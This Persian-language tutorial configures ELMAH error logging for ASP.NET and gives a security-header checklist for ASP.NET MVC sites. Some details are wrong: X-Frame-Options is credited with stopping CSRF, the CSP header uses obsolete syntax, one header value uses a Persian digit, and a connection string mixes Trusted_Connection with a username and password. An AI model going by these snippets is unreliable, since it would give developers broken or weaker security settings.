ELMAH یک ماژول رایگان و متن‌باز ثبت خطاهای مدیریت‌نشده برنامه‌های ASP.Net است. این ماژول تمامی‌خطاهای مدیریت‌نشده‌ی برنامه را در حافظه سرور، در یک فایل xml، در یک پایگاه‌داده اس‌کیوال سرور یا اوراکل، در یک پایگاه‌داده اکسس و یا در یک پایگاه‌داده اس‌کیوال-لایت ذخیره‌کرده و برای مرور آنها، یک صفحه‌ی وب سفارشی را نیز در اختیار شما قرار می‌دهد. همچنین این قابلیت را هم دارد که به محض بروز خطایی، یک ایمیل را نیز به شما ارسال نماید.

بعد از نصب ELMAH توسط NUGET PACKAGE MANAGER، اطلاعات مربوط به تنظیمات در فایل WEB.CONFIG ذخیره می‌گردد. با اضافه کردن ELMAH.AXD/ به انتهای آدرس URL می‌توان خطاهای ثبت‌شده را مشاهده کرد.

برای اینکه به محض بروز هر خطا یا LOG در سیستم ایمیلی ارسال گردد بایستی کدهای زیر در فایل WEB.config اضافه گردد.

```
<elmah>
     <errorMail from="suchit@elmah.com"
     to="suchit.webmyne@gmail.com"
     subject="Error - ELMAH demo - Suchit Khunt"
     async="true" />
</elmah>
<system.net>
    <mailSettings>
      <smtp deliveryMethod="Network">
        <network host="host address" port="port
number" userName="your username" password="your
password"/>
      </smtp>
    </mailSettings>
</system.net>
```

جهت ذخیره‌سازی خطاها در یک فایل xml، ابتدا در دایرکتوری ریشه‌ی پروژه، یک فولدر با نام ElmahLog ایجاد و تنظیمات زیر را انجام دهید:

```
<elmah>
    <errorLog type="Elmah.XmlFileErrorLog, Elmah"
logPath="~/ElmahLog" />
</elmah
```

در صورتی که بخواهیم خطاها در پایگاه‌داده ذخیره‌گردد، انجام تنظیمات زیر لازم است:

```
<elmah>
    <errorLog type="Elmah.SqlErrorLog, Elmah"
connectionString="DBEntities" />
</elmah>
```

در کد فوق، DBEntities نام اتصالی است که بین پروژه و پایگاه‌داده‌ها، برقرار شده است.

```
<connectionStrings>
    <add name="DBEntities" connectionString="data
source=server name;initial catalog=database
name;persist security info=True;user id=your
username;password=your
password;Trusted_Connection=True" />
</connectionStrings>
```

۱۲ چک لیست عمومی‌امنیت در Asp.Net MVC

چک لیست عمومی‌امنیت که در هر پروژه asp.net mvc باید رعایت گردد، شامل موارد زیر است:

۱-۱۲ فعال‌کردن سرآیندهای HTTP در فایل htaccess.

- سرآیند CSP: یک لایه امنیتی است که جهت جلوگیری از حملات XSS و تزریق داده، تعبیه شده است و بشکل زیر تنظیم می‌گردد.

```
Header set X-Content-Security-Policy "allow
'self';"
```

این دستور مانع از اجرای کدهای جاوا در دامنه‌ای، غیر از دامنه‌ی محلی می‌گردند.

- سرآیند Content-Type-Options

این سرآیند از مرورگر INTERNET XPLORER در برابر حملات مبتنی بر MIMIE محافظت می‌کند.

```
Header set X-Content-Type-Options "nosniff"
```

- سرآیند X-XSS-Protection

این سرآیند به IE۸ ,IE۹ اختصاص دارد و برنامه‌ی تحت‌وب را در برابر حملات XSS محافظت می‌کند.

```
Header set X-XSS-Protection "۱; mode=block"
```

- سرآیند X-Frame-Options

سرآیند فوق از بروز حملات CSRF جلوگیری می‌کند.

```
Header set X-Frame-Options DENY
```

۱۲-۲ جلوگیری از فاش‌شدن اطلاعات سرور و اطلاعات دات‌نت فریم‌ورک

با حذف هدرهای زیر از پیام پاسخ سرور می‌توان از فاش‌شدن اطلاعات دات‌نت فریم‌ورک و سرور جلوگیری کرد.

۱۲-۲-۱ حذف سرآیند server

این سرآیند تعیین کننده‌ی نسخه وب سرور (نسخه IIS) است و برای حذف آن بایستی تابع زیر به فایل global.asax اضافه شود.

```
protected void Application_BeginRequest(object
sender, EventArgs e) {
 var app = sender as HttpApplication;
 if (app != null && app.Context != null) {
  app.Context.Response.Headers.Remove("Server");
 }
}
```

۱۲-۲-۲ حذف سرآیند X-Powered-By

محتوی این سرآیند مشخص می‌کند که وب‌سایت توسط ASP.NET طراحی شده است. برای حذف آن کد زیر را در فایل web.config اضافه کنید:

```
<httpProtocol>
 <customHeaders>
  <remove name="X-Powered-By"/>
 </customHeaders>
</httpProtocol>
```

۱۲-۲-۳ حذف سرآیند X-AspNet-Version

برای حذف این سرآیند که مشخص‌کننده‌ی نسخه‌ی ASP.NET مورد استفاده است در فایل web.config دستورات زیر را وارد کنید .

```
<system.web>
  <httpRuntime enableVersionHeader="false" />
</system.web>
```

۱۲-۲-۴ حذف سرآیند X-AspNetMvc-Version

سرآیند فوق نسخه‌ی MVC مورد استفاده را مشخص می‌کند برای حذف این سرآیند در mvc فایل GLObal.asx را بازکرده و در تابع application start کد زیر را وارد کنید .

```
MvcHandler.DisableMvcResponseHeader = true;
```

۱۳ مراجع

۱ - https://www.owasp.org/

۲ - Building Secure ASP.NET MVC Web Applications, jamil hallal's, Monday, February ۱۲, ۲۰۱۸.